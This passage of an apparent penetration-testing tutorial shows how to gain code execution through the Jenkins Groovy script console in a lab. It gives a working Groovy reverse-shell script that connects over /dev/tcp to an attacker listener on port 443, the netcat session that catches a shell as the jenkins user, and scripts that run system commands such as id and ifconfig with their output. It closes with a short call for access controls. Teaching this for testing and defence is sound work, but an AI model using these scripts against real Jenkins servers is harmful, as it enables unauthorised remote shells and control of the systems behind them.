    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1048 bytes 968651 (968.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 129 bytes 11193 (11.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 129 bytes 11193 (11.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

An alternate way to get the reverse shell can be by running the following script in the script console:

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/192.168.1.7/443; cat <&5 | while read line; do $line 2>&5 >&5; done"] as String[])
p.waitFor()
```

Make sure to start the listener at port 443 before running the script.

Script Console

Type in an arbitrary [Groovy](#) script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 r = Runtime.getRuntime()
2 p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/192.168.1.7/443; cat <&5 | while read line; do \li
3 p.waitFor()
```

Run

Observe that the reverse shell is obtained at port 443 after the execution of the script.

```
(root@kali)-[~]
# rlwrap nc -lvnp 443 ←
listening on [any] 443 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.4] 43956
whoami
jenkins
```

Executing Shell Commands Directly

There are cases where we don't have a listener to take the reverse shell. In those cases, we can directly run the script and obtain the output of the code in the **Result** window.

The following code is used to get the output of the system commands:

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Observe that after running the script the output can be seen directly in the **Result** window.

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'ifconfig'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
```

Result

```
out> ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.4 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2401:4900:1c22:12f1:bf78:81b4:5b31:cef0 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::b7be:bb1b:88fa:4b1c prefixlen 64 scopeid 0x20<link>
    inet6 2401:4900:1c22:12f1:36df:d29e:6702:1234 prefixlen 64 scopeid 0x0<global>
    ether 00:0c:29:10:98:21 txqueuelen 1000 (Ethernet)
    RX packets 4537 bytes 4032964 (4.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1970 bytes 1479706 (1.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 139 bytes 12221 (12.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 139 bytes 12221 (12.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

err>
```

A similar code which can be used to get the command output in the Result window can be:

```
def proc = "id".execute();
def os = new StringBuffer();
proc.waitForProcessOutput(os, System.err);
println(os.toString());
```

Observe that after running the script the output can be seen directly in the **Result** window.

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 def proc = "id".execute();
2 def os = new StringBuffer();
3 proc.waitForProcessOutput(os, System.err);
4 println(os.toString());
```

Result

```
uid=129(jenkins) gid=137(jenkins) groups=137(jenkins)
```

Conclusion

In summary, the possibility of using Jenkins servers to gain a reverse shell emphasizes the crucial need for strong security practices. Whether due to compromised logins or no authentication at all, the vulnerability of Jenkins servers shows why we must take security seriously. It's essential for organizations to enforce strict access rules, conduct regular security checks, and promptly update systems to reduce the chances of unauthorized access and misuse.

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